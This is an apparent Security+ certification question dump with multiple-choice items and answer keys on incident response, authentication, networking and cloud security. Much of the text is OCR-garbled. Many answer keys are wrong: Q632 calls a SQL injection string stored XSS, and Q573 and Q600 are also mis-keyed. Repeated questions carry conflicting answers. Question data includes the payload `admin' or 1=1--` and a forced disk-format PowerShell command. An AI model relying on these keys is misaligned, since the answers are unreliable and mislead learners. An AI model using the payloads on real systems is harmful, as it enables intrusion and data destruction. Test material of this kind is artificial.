A company has decided to move its operations to the cloud. It wants to utilize technology that will prevent users from downloading company applications for personal use, restrict data that is uploaded, and have visibility into which applications are being used across the company. Which of the following solutions will BEST meet these requirements?

A. An NGFW
B. A CASB
C. Application whitelisting
D. An NG-SWG

Answer: B

NEW QUESTION 438
- (Exam Topic 3)
The following is an administrative control that would be MOST effective to reduce the occurrence of malware execution?

A. Security awareness training
B. Frequency of NIDS updates
C. Change control procedures
D. EDR reporting cycle

Answer: A

NEW QUESTION 440
- (Exam Topic 3)
Which of the following environments minimizes end-user disruption and is MOST likely to be used to assess the impacts of any database migrations or major system changes by using the final version of the code?

A. Staging
B. Test
C. Production
D. Development

Answer: B

NEW QUESTION 443
- (Exam Topic 3)
A user enters a password to log in to a workstation and is then prompted to enter an authentication code. Which of the following MFA factors or attributes are being utilized in the authentication process? (Select TWO).

A. Something you know
B. Something you have
C. Somewhere you are
D. Someone you are
E. Something you are
F. Something you can do

Answer: AB

NEW QUESTION 444
- (Exam Topic 3)
A Chief Information Security Officer (CISO) needs to create a policy set that meets international standards for data privacy and sharing. Which of the following should the CISO read and understand before writing the policies?

A. PCI DSS
B. GDPR
C. NIST
D. ISO 31000

Answer: B

NEW QUESTION 449
- (Exam Topic 3)
In the middle of a cybersecurity, a security engineer removes the infected devices from the network and lock down all compromised accounts. In which of the following incident response phases is the security engineer currently operating?

A. Identification
B. Preparation
C. Eradiction
D. Recovery
E. Containment

Answer: E

Explanation:
Isolation involves removing affected components from any environment the greater one. This can be anything from removing the server from the network after become the target of DoS attacks, to the point of placing applications in a VM sandbox outside the environment where the host usually runs. Whatever the situation, you'll want to make sure you don't there is another Interface between the affected component and the production network or the Internet.

NEW QUESTION 450
- (Exam Topic 3)
Accompany has a flat network that is deployed in the cloud. Security policy states that all production and development servers must be segmented. Which of the following should be used to design the network to meet the security requirements?

A. CASB
B. VPC
C. Perimeter network
D. WAF

Answer: A

NEW QUESTION 451
- (Exam Topic 3)
A user recently attended an exposition and received some digital promotional materials The user later noticed blue boxes popping up and disappearing on the computer, and reported receiving several spam emails, which the user did not open Which of the following is MOST likely the cause of the reported issue?

A. There was a drive-by download of malware
B. The user installed a cryptominer
C. The OS was corrupted
D. There was malicious code on the USB drive

Answer: D

NEW QUESTION 455
- (Exam Topic 3)
An analyst needs to set up a method for securely transferring files between systems. One of the requirements is to authenticate the IP header and the payload. Which of the following services would BEST meet the criteria?

A. TLS
B. PFS
C. ESP
D. AH

Answer: A

NEW QUESTION 459
- (Exam Topic 3)
After entering a username and password, and administrator must draw a gesture on a touch screen. Which of the following demonstrates what the administrator is providing?

A. Multifactor authentication
B. Something you can do
C. Biometric
D. Two-factor authentication

Answer: D

NEW QUESTION 462
- (Exam Topic 3)
A systems administrator needs to install the same X.509 certificate on multiple servers. Which of the following should the administrator use?

A. Key escrow
B. A self-signed certificate
C. Certificate chaining
D. An extended validation certificate

Answer: C


NEW QUESTION 464
- (Exam Topic 3)
Which of the following would cause a Chief information Security Officer the MOST concer regarding newly installed Internet-accessible 4K surveillance cameras?

A. An inability to monitor 100% of every facility could expose the company to unnecessary risk.

B. The cameras could be compromised if not patched in a timely manner.
C. Physical security at the facility may not protect the cameras from theft.
D. Exported videos may take up excessive space on the file server

Answer: C

NEW QUESTION 468
- (Exam Topic 3)
An end user reports a computer has been acting slower than normal for a few weeks. During an investigation, an analyst determines the system is sending the user's email address and a ten-digit number to an IP address once a day. The only recent log entry regarding the user's computer is the following:




```
Time: 06:32:29 UTC
Event Description: This file meets the ML algorithm's medium-confidence threshold.
Process Blocked: False
File Quarantined: False
Operating System: Windows 10
File Name: \Device\HarddiskVolume4\Users\jdoe\AppData\Local\Microsoft\Windows\INetCache\IE\pdftodocx.msi
Connection Details: 35.242.219.204:80
```

Which of the following is the MOST likely cause of the issue?

A. The end user purchased and installed a PUP from a web browser
B. A bot on the computer is brute forcing passwords against a website
C. A hacker is attempting to exfiltrate sensitive data
D. Ransomware is communicating with a command-and-control server

Answer: A

NEW QUESTION 470
- (Exam Topic 3)
A user downloaded an extension for a browser, and the user's device later became infected. The analyst who is investigating the incident saw various logs where the attacker was hiding activity by deleting data. The following was observed running:



```
New-Partition -DiskNumber 2 -UseMaximumSize -AssignDriveLetter C| Format-Volume -DriveLetter C - FileSystemLabel "New"-FileSystem NTFS - Full -Force
 -Confirm:$false |
```

Which of the following is the malware using to execute the attack?

A. PowerShell
B. Python
C. Bash
D. Macros

Answer: A

NEW QUESTION 473
- (Exam Topic 3)
A security Daalyst is taking part in an evaluation process that analyzes and categorizes threat actors of real-world events in order to improve the incident response team's process.
Which of the following is the analyst MOST likely participating in?

A. MITRE ATT&CKB Walk-through
B. Red team
C. Purple team
D. TAXII

Answer: C

NEW QUESTION 477
- (Exam Topic 3)
Users have been issued smart cards that provide physical access to a building. The cards also contain tokens that can be used to access information systems. Users can log m to any thin client located throughout the building and see the same desktop each time. Which of the following technologies are being utilized to provide these capabilities? (Select TWO)

A. COPE
B. VDI
C. GPS
D. TOTP
E. RFID
F. BYOD

Answer: BE

NEW QUESTION 478
- (Exam Topic 3)
A public relations team will be taking a group of guest on a tour through the facility of a large e-commerce company. The day before the tour, the company sends out an email to employees to ensure all whiteboars are cleaned and all desks are cleared. The company is MOST likely trying to protect against.

A. Loss of proprietary information
B. Damage to the company’s reputation
C. Social engineering
D. Credential exposure

Answer: A

Explanation:
In the context of information security, social engineering is the psychological manipulation of people into performing actions or divulging confidential information think phishing, spoofing. That is not being demonstrated in this question. The company is protecting themselves from loss of proprietary information by clearing it all out. so that if anyone in the tour is looking to take it they will be out of luck

NEW QUESTION 482
- (Exam Topic 3)
A company i working on mobile device security afer a report revealed that users granted non-verified sofware access to corporate data. Which of the folowing ts the MOST effective security control to mitigate this risk?

A. Block access to application stores.
B. Implement OTA updates
C. Update the BYOD pot
D. Deploy a urttoem firmware

Answer: A

NEW QUESTION 484
- (Exam Topic 3)
The process of passively gathering information poor to launching a cyberattack is called:

A. tailgating
B. reconnaissance
C. pharming
D. prepending

Answer: B

NEW QUESTION 487
- (Exam Topic 3)
A small business just recovered from a ransomware attack against its file servers by purchasing the decryption keys from the attackers. The issue was triggered by a phishing email and the IT administrator wants to ensure it does not happen again. Which of the following should the IT administrator do FIRST after recovery?

A. Scan the NAS for residual or dormant malware and take new daily backups that are tested on a frequent basis.
B. Restrict administrative privileges and patch all systems and applications.
C. Rebuild all workstations and install new antivirus software.
D. Implement application whitelisting and perform user application hardenin

Answer: A

Explanation:
The reason the company had to pay the ransom is because they did not have valid backups, otherwise they would have just restored their data. If your company just had to pay ransom and your boss says, "Don't let this happen again", what is the first thing you are going to do. The only action after a ransomware attack is "restore from backup".

NEW QUESTION 489
- (Exam Topic 4)
A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

A. Log enrichment
B. Log aggregation
C. Log parser
D. Log collector

Answer: D

NEW QUESTION 492
- (Exam Topic 4)
A security engineering installing A WAF to protect the company’s website from malicious web requests over SSL. Which of the following is needed to meet the objective?

A. A reverse proxy
B. A decryption certificate
C. A split-tunnel VPN
D. Load-balanced servers

Answer: B

NEW QUESTION 495
- (Exam Topic 4)
Whiten of the folowing BEST describes the MFA atiribute tha requires6 calback on a predefined landline?

A. Something you exchibl

B. Something you can do
C. Someone you krcear
D. Somnewehere pou are


Answer: D

NEW QUESTION 496
- (Exam Topic 4)
An analyst has determined that a server was not patched and an external actor exfiltrated data on port 139. Which of the following sources should the analyst review to BEST ascertain how the incident could have been prevented?

A. The vulnerability scan output
B. The security logs
C. The baseline report
D. The correlation of events

Answer: A

NEW QUESTION 499
- (Exam Topic 4)
An end user reoorts a computer has been acting slower than normal for a few weeks, During an investigation, an analyst determines the system 3 sending the users email address and a ten-cigit number ta an IP ackiress ance a day. The anly resent (ag entry regarding the user's computer is the fallowing:



```
Time: 06:32:29 UTC
Event Description: This file meets the ML algorithm's medium-confidence threshold.
Process Blocked: False
File Quarantined: False
Operating System: Windows 10
File Name: \Device\HarddiskVolume4\Users\jdoe\AppData\Local\Microsoft\Windows\INetCache\ K\pdftodocx.msi
Connection Details: 35.242.219.204:80
```

Which of the following is the MOST likely cause of the issue?

A. The end user purchased anc installed 2 PUP from a wab browser.
B. bot on the cornputer is rule forcing passwords aguinsl vy websile.
C. A hacker Is attempting to ex'itrate sens tve cata.
D. Ransomwere is communicating with 8 commard-and-contral serve

Answer: A

NEW QUESTION 504
- (Exam Topic 4)
An organization regularly scans its infrastructure for missing security patches but is concerned about hackers gaining access to the scanner's account. Which of the following would be BEST to minimize this risk?

A. Require a complex, eight-character password that is updated every 90 days.
B. Perform only non-intrusive scans of workstations.
C. Use non-credentialed scans against high-risk servers.
D. Log and alert on unusual scanner account logon times.

Answer: D

NEW QUESTION 508
- (Exam Topic 4)
A network administrator al a large organization | reviewing methods lo improve the securty of the wired LAN, Any seourty improvement must be centrally managed and alow corporate-owned devices lo have access to the intranet bul limit others to Internet access only. Which of the following should the adeninistrator recommend?

A. 802.1X ullizing the current PKI ifrastructure
B. $50 to authenticate comorate users
C. MAC address filtering with ACLs on the router
D. PAM for user account management

Answer: A

NEW QUESTION 511
- (Exam Topic 4)
Which of the following would a European company interested in implementing a technical, hands-on set of security standards MOST likely choose?

A. GOPR
B. CIS controls
C. ISO 27001
D. Is0 37000

Answer: A

NEW QUESTION 512
- (Exam Topic 4)

An organization is having difficulty correlating events from its individual AV, EDR. DLP. SWG, WAF, MDM. HIPS. and CASB systems. Which of the following Is the BEST way to improve the situation?

A. Remove expensive systems that generate few alerts,
B. Modify the systems to alert only on critical issues.
C. Utilize a SIEM to centralize logs and dashboards.
D. implement a new syslog/NetFlow applianc

Answer: B

NEW QUESTION 516
- (Exam Topic 4)
A security analyst needs to implement security features across smartphones, laptops, and tablets. Which of the following would be the MOST effective across heterogeneous platforms?

A. Enforcing encryption
B. Deploying GPOs
C. Removing administrative permissions
D. Applying MDM software

Answer: D

Explanation:
MDM stands for Mobile Device Management, is software that assists in the implementation of the process of managing, monitoring, and securing several mobile devices such as tablets, smartphones, and laptops used in the organization to access the corporate information.

NEW QUESTION 518
- (Exam Topic 4)
A multinational organization that offers web-based services has datacenters that are located only in the United States; however, a large number of its customers are in Australia, Europe, and China. Payments for services are managed bya third party in the United Kingdom that specializes in payment gateways. The management team is concerned the organization is not compliant with privacy laws that cover some of its customers. Which of the following frameworks should the management team follow?

A. Payment Card Industry Data Security Standard
B. Cloud Security Alliance Best Practices
C. ISO/IEC 27032 Cybersecurity Guidelines
D. General Data Protection Regulation

Answer: A

NEW QUESTION 520
- (Exam Topic 4)
A company just developed a new web application for a government agency. The application must be assessed and authorized prior to being deployed. Which of the following is required to assess the vulnerabilities resident in the application?

A. Repository transaction logs
B. Common Vulnerabilities and Exposures
C. Static code analysis
D. Non-credentialed scans

Answer: B

NEW QUESTION 521
- (Exam Topic 4)
A security analyst must detenmine If elther SSH er Telnet ts being used to lng in bo servers. Which of the following should the analyst use?

A. legger
B. Metarup) ost
C. tepdump
D. netetat

Answer: D


NEW QUESTION 524
- (Exam Topic 4)
An information security officer at a credit card transaction company is conducting a framework-mapping exercise with the internal controls. The company recently established a new office in Europe. To which of the following frameworks should the security officer map the existing controls? (Select TWO).

A. Iso
B. PCI DSS
C. socD.. GDPR
D. CSA
E. NIST

Answer: BD

NEW QUESTION 528

- (Exam Topic 4)
A security analyst Is reviewing the following output from a system:



```
TCP   192.168.10.10:80 192.168.1.2:60101 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60102 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60103 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60104 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60105 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60106 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60107 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60108 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60109 TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60110 TIME_WAIT
```

Which of the following is MOST likely being observed?

A. ARP polsoning
B. Man in the middie
C. Denial of service
D. DNS poisoning

Answer: C

NEW QUESTION 531
- (Exam Topic 4)
A COMPANY HAS DESCOVERED UNA mans DEVICE ARE USING ITS WIFI NETWORK, AND IT WANTS TO HARDEN THE ACCESS POINT TO IMPROVE SECURITY WHICH OF THE FOLLOWING CONFIGURATIONS SHOULD AN ANALYST ENABLE TO EMPROVE SECURITY? (SELECT TWO)

A. RADIUS
B. PEAP
C. WPS
D. WEP-TKIP
E. SSL
F. WPA2-PSK

Answer: DF

NEW QUESTION 536
- (Exam Topic 4)
An incident, which is affecting dozens of systems, involves malware that reaches out to an Internet service for rules and updates. The IP addresses for the Internet host appear to be different in each case. The organization would like to determine a common IoC to support response and recovery actions. Which of the following sources of information would BEST support this solution?

A. Web log files
B. Browser cache
C. DNS query logs
D. Antivirus

Answer: C

NEW QUESTION 541
- (Exam Topic 4)
The process of passively gathering information prior to launching a cyberattack is called:

A. tailgating.
B. reconnaissance.
C. pharming.
D. prepending.

Answer: B

NEW QUESTION 545
- (Exam Topic 4)
Aweb server administrator has redundant servers and needs to ensure failover to the secondary server when the primary server goes down. Which of the following should the administrator implement to avoid disruption?

A. NIC teaming
B. High availability
C. Dual power supply
D. laaS

Answer: B

NEW QUESTION 546
- (Exam Topic 4)
A nationwide company is experiencing unauthorized logins at all hours of the day. The logins appear to originate from countries in which the company has no employees. Which of the following controls.
should the company consider using as part of its IAM strategy? (Select TWO).

A. A complex password policy
B. Geolocation
C. An impossible travel policy
D. Self-service password reset
E. GeofencingF Time-based logins

Answer: AB

NEW QUESTION 548
- (Exam Topic 4)
The Spread of misinformation sorrounding the outbreak of a novel on election day led to eligible voters choosing not take risk of going to the polls.
This is an example of:

A. Prepending
B. An inflence campaign
C. A watering-hole attack
D. Itimidation
E. Information elicition


Answer: D

NEW QUESTION 551
- (Exam Topic 4)
An n that has a large number of mobile devices is explonng enhanced secunty controls to manage unauthonzed access if a device is lost or stolen. Specifically, ¢ mobile devices are mor than dmi (4 8km) from the busding, the management team would like to have the secunty team alerted and server resources restricted on those devices. Which of the following controls should the organization implement?

A. Geofencing
B. Lockout
C. Near-field communication
D. GPS tagging

Answer: A

NEW QUESTION 555
- (Exam Topic 4)
A security analyst is reviewing the following command-line output:



```
Internet address    Physical address     Type
192.168.1.1         aa-bb-cc-00-11-22    dynamic
192.168.1.2         aa-bb-cc-00-11-22    dynamic
192.168.1.3         aa-bb-cc-00-11-22    dynamic
192.168.1.4         aa-bb-cc-00-11-22    dynamic
192.168.1.5         aa-bb-cc-00-11-22    dynamic
---output omitted-
--
192.168.1.251       aa-bb-cc-00-11-22    dynamic
192.168.1.252       aa-bb-cc-00-11-22    dynamic
192.168.1.253       aa-bb-cc-00-11-22    dynamic
192.168.1.254       aa-bb-cc-00-11-22    dynamic
192.168.1.255       ff-ff-ff-ff-ff-ff    static
```

Which of the following Is the analyst observing?

A. IGMP spoofing
B. URL redirection
C. MAG address cloning
D. DNS poisoning

Answer: C

NEW QUESTION 556
- (Exam Topic 4)
A network administrator is concerned about users being exposed to malicious content when accessing company cloud applications. The administrator wants to be able to block access to sites based on the AUP. The users must also be protected because many of them work from home or at remote locations, providing on-site customer support. Which of the following should the administrator employ to meet these criteria?

A. Implement NAC.
B. Implement an SWG.
C. Implement a URL filter.
D. Implement an MDM.

Answer: B

NEW QUESTION 557
- (Exam Topic 4)
A hospital's administration is concerned about a potential loss of patient data that is stored on tablets. A security administrator needs to implement controls to alert the SOC any time the devices are near exits. Which of the following would BEST achieve this objective?

A. Geotargeting

B. Geolocation
C. Geotagging
D. Geofencing

Answer: B

NEW QUESTION 561
- (Exam Topic 4)
Accompany deployed a WiFi access point in a public area and wants to harden the configuration to make it more secure. After performing an assessment, an analyst identifies that the access point is configured to use WPA3, AES, WPS, and RADIUS. Which of the following should the analyst disable to enhance the access point security?

A. WPA3
B. AES
C. RADIUS
D. WPS

Answer: D

NEW QUESTION 564
- (Exam Topic 4)
Which of the following terms should be included in a contract to help a company monitor the ongoing security maturity of a new vendor?

A. A right-to-audit clause allowing for annual security audits
B. Requirements for event logs to be kept for a minimum of 30 days
C. Integration of threat intelligence in the company's AV
D. A data-breach clause requiring disclosure of significant data loss

Answer: A

NEW QUESTION 567
- (Exam Topic 4)
A secullly operations analyst is using the company's SIEM solufon to correlate alens. Which of the following stages of the Inciden reapanse process is this an example af?

A. Eradication
B. Recovery
C. identiticalion
D. Preparation

Answer: C

NEW QUESTION 572
- (Exam Topic 4)
A customer called a company's security team to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details. An investigation into the matter reveals the following
* The manager of the accounts payable department is using the same password across multiple external websites and the corporate account.
* One of the websites the manager used recently experienced a data breach
* The manager's corporate email account was successfully accessed in the last fve days by an IP address located in a foreign country
Which of the following attacks has MOST hkely been used to compromise the manager's corporate account? A. Remote access Trojan

A. Brute-force
B. Oicbonary
C. Credential stuffing
D. Password spraying

Answer: D

NEW QUESTION 573
- (Exam Topic 4)
A financial nstitution wauid like to stare its customer data in a coud but still allaw the data ta he accessed and manipulated while encrypted. Doing so would prevent the claud servine provider from heing adle ta decipher the data due ta its sensitivity. The financial institutan is not concernec about computational averheads and slow speeds, Which of the follawing cryotographic techniques would BEST meet the requirement?

A. Asymmatric
B. Symmetric
C. Homeomorphic
D. Ephemeral

Answer: A

NEW QUESTION 574
- (Exam Topic 4)
An organization's finance department is implementing a policy to protect against collusion. Which of the following control types and corresponding procedures should the organization implement to fulfill this policy's requirement? (Select TWO).

A. Corrective

B. Deterrent
C. Preventive
D. Mandatory vacations
E. Job rotation
F. Separation of duties

Answer: DE

NEW QUESTION 576
- (Exam Topic 4)
To further secure a company’s email system, an administrator is adding public keys to DNS records in the company’s domain Which of the following is being used?

A. PFS
B. SPF
C. DMARC
D. DNSSEC

Answer: D

NEW QUESTION 577
- (Exam Topic 4)
A company has been experiencing very brief power outages from its utility company over the last few months. These outages only last for one second each time. The utility company is aware of the issue and Is working to replace a faulty transformer. Which of the following BEST describes what the company should purchase to ensure its critical servers and network devices stay online?

A. Dual power supplies
B. AUPS
C. A generator
D. APDU

Answer: B

NEW QUESTION 578
- (Exam Topic 4)
hich of the folowing would be BEST for a technician to review to determing the total figk an organizalion can bear when assessing a "cloud-firet" adoption sraiegy?

A. Risk matrix
B. Risk tolerance C Risk register
C. Risk appetite

Answer: B

NEW QUESTION 580
- (Exam Topic 4)
A compart jut heplmanieg 6 new tlewor ploy thet owe eriptoyens f wee personel doce or ocala and fe aherag wo wong tow howe. Some of ie
* Employees must provide an alternate work location (i.e., a home address)
* Employees must install software on the device that will prevent the loss of proprietary data but will not restrict any other software from being installed.
Which of the following BEST describes the MDM options the company is using?

A. Geofencing, content management, remote wipe, containerization, and storage segmentation
B. Content management, remote wipe, geolocation, context-aware authentication, and containerization
C. Application management, remote wipe, geofencing, context-aware authentication, and containerization
D. Remote wipe, geolocation, screen locks, storage segmentation, and full-device encryption

Answer: D

NEW QUESTION 584
- (Exam Topic 4)
A company's help desk received several AV alerts indicating Mimikatz attempted to run on the remote systems. Several users also reported that the new company flash drives they picked up in the
break room only have 512KB of storage. Which of the following is MOST likely the cause?

A. The GPO prevents the use of flash drives, which triggers a false positive AV indication and restricts the drives to only 512KB of storage.
B. The new flash drives need a driver that is being blocked by the AV software because the flash drives are not on the application's allow list, temporarily restricting the drives to 512KB of storage.
C. The new flash drives are incorrectly partitioned, and the systems are automatically trying to use an unapproved application to repartition the drives.
D. The GPO blocking the flash drives is being bypassed by a malicious flash drive that is attempting to harvest plaintext credentials from memory.

Answer: D

NEW QUESTION 588
- (Exam Topic 4)
Which of the following distributes data among nodes, making it more difficult to manipulate the data while also minimizing downtime?

A. MSSP
B. Public cloud

C. Hybrid cloud
D. Fog computing

Answer: C

NEW QUESTION 591
- (Exam Topic 4)
A security administrator has noticed unusual activity occurring between different global instances and workloads and needs to identify the source of the unusual traffic. Which of the following log sources would be BEST to show the source of the unusual traffic?

A. HIDS
B. UEBA
C. CASB
D. VPC

Answer: C

NEW QUESTION 593
- (Exam Topic 4)
Which of the following utilize a subset of real data and are MOST likely to be used to assess the features and functions of a system and how it interacts or performs from an end user's perspective against defined test cases? (Select TWO).

A. A Production
B. Test
C. Research and development
D. PoC
E. UAT
F. SDLC

Answer: BE

NEW QUESTION 597
- (Exam Topic 4)
Which of the following BEST describes the MFA attribute that requires a callback on a predefined landline?

A. Something you exhibit
B. Something you can do
C. Someone you know
D. Somewhere you are

Answer: D

NEW QUESTION 600
- (Exam Topic 4)
Whictpof the following will MOST likely cause machine-learning and Al-enabled systems to operate with unintended consequences?

A. Stored procedures
B. Buffer overflows
C. Data bias
D. Code reuse

Answer: A

NEW QUESTION 605
- (Exam Topic 4)
Interiprsing a secure area requires passing though two doors, both of which require someone who is already inside to initiate access. Which of the following types of physical security controls does this describe?

A. Cameras
B. Faraday cage
C. Access control vestibule
D. Sensors
E. Guards

Answer: C

NEW QUESTION 606
- (Exam Topic 4)
An organization plans to transition the intrusion detection and prevention techniques on a critical subnet to an anomaly-based system. Which of the following does the organization need to determine for this to be successful?

A. The baseline
B. The endpoint configurations
C. The adversary behavior profiles
D. The IPS signatures

Answer: C

NEW QUESTION 610
- (Exam Topic 4)
To further secure a company’s email system, an administrator is adding public keys to DNS records in the company’s domain Which of the following is being used?

A. PFS
B. SPF
C. DMARC
D. DNSSEC

Answer: B

NEW QUESTION 614
- (Exam Topic 4)
After installing a Windows server, a cybersecurity administrator needs to harden it, following security best practices. Which of the following will achieve the administrator's goal? (Select TWO).

A. Disabling guest accounts
B. Disabling service accounts
C. Enabling network sharing
D. Disabling NetBIOS over TCP/IP
E. Storing LAN manager hash values
F. Enabling NTLM

Answer: AD

NEW QUESTION 616
- (Exam Topic 5)
A security researcher has aferted an organuzation that its sensifive user data was found for sale on a website. Which af the followang should the organzabon use to inform the affected partes?

A. A An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan

Answer: A

NEW QUESTION 621
- (Exam Topic 5)
The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols. Which of the following will this enable?

A. SSO
B. MFA
C. PKI
D. OLP

Answer: A

NEW QUESTION 625
- (Exam Topic 5)
Which of the following is the MOST secure but LEAST expensive data destruction method for data that is stored on hard drives?

A. Pulverizing
B. Shredding
C. Incinerating
D. Degaussing

Answer: D


NEW QUESTION 626
- (Exam Topic 5)
After gaining access to a dual-homed (i.e.. wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset This technique is an example of:

A. privilege escalation
B. footprinting
C. persistence
D. pivoting.

Answer: A

NEW QUESTION 629
- (Exam Topic 5)
A customer has reported that an organization's website displayed an image of a smiley (ace rather than the expected web page for a short time two days earlier. A

security analyst reviews log tries and sees the following around the lime of the incident:




Website	Time	Name server	A record
CompTIA.org	8:10	names.comptia.org	192.168.1.10
CompTIA.org	9:00	names.comptia.org	192.168.1.10
CompTIA.org	9:30	ns.attacker.org	10.10.50.5
CompTIA.org	10:00	names.comptia.org	192.168.1.10

Which of the following is MOST likely occurring?

A. Invalid trust chain
B. Domain hijacking
C. DNS poisoning
D. URL redirection

Answer: C

NEW QUESTION 632
- (Exam Topic 5)
A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While Investigating The incident, the analyst identified the following Input in the username field:



```
admin' or 1=1--
```

Which of the following BEST explains this type of attack?

A. DLL injection to hijack administrator services
B. SQLi on the field to bypass authentication
C. Execution of a stored XSS on the website
D. Code to execute a race condition on the server

Answer: C

NEW QUESTION 634
- (Exam Topic 5)
Ann, a customer, received a notification from her mortgage company stating her PII may be shared with partners, affiliates, and associates to maintain day-to-day business operations.
Which of the following documents did Ann receive?

A. An annual privacy notice
B. A non-disclosure agreement
C. A privileged-user agreement
D. A memorandum of understanding

Answer: A

NEW QUESTION 638
- (Exam Topic 5)
A security engineer is installing a WéAF io protect the company's website from malicious wed requests over SSL, Which of the following is needed io meet the objective?

A. A ere proxy
B. A Geeryption certificate
C. A gpill-tunnel VPN
D. Load-balanced servere

Answer: B

NEW QUESTION 639
- (Exam Topic 5)
A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

A. An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan

Answer: D

NEW QUESTION 642
- (Exam Topic 5)
Which of the following isa risk that is specifically associated with hesting applications iin the public cloud?

A. Unsecured root accounts
B. Zero day
C. Shared tenancy
D. Insider threat

Answer: C

NEW QUESTION 645
- (Exam Topic 5)
fier segmenting the network, the network manager wants to control the traffic between the segments. Which of the following should the manager use to control the network traffic?

A. A DMZ
B. A VPN a
C. A VLAN
D. An ACL

Answer: D

NEW QUESTION 647
- (Exam Topic 5)
A major clothing company recently lost of large of priority information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technician implementation to present this from happeing again?

A. Configure DLP solution
B. Disable peer-topeer sharing
C. Enable role-based access controls.
D. Mandsha job rotation.
E. Implement content filters

Answer: A

NEW QUESTION 650
- (Exam Topic 5)
A Chief Information Officer receives an email stating a database will be encrypted within 24 hours unless a payment of $20,000 is credited to the account mentioned In the email. This BEST describes a scenario related to:

A. whaling.
B. smishing.
C. spear phishing
D. vishing

Answer: C

NEW QUESTION 652
- (Exam Topic 5)
A business is looking for a cloud service provider that offers a la carte services, including cloud backups, VM elasticity, and secure networking. Which of the following cloud service provider types should
business engage?

A. A laaS
B. PaaS
C. XaaS
D. SaaS

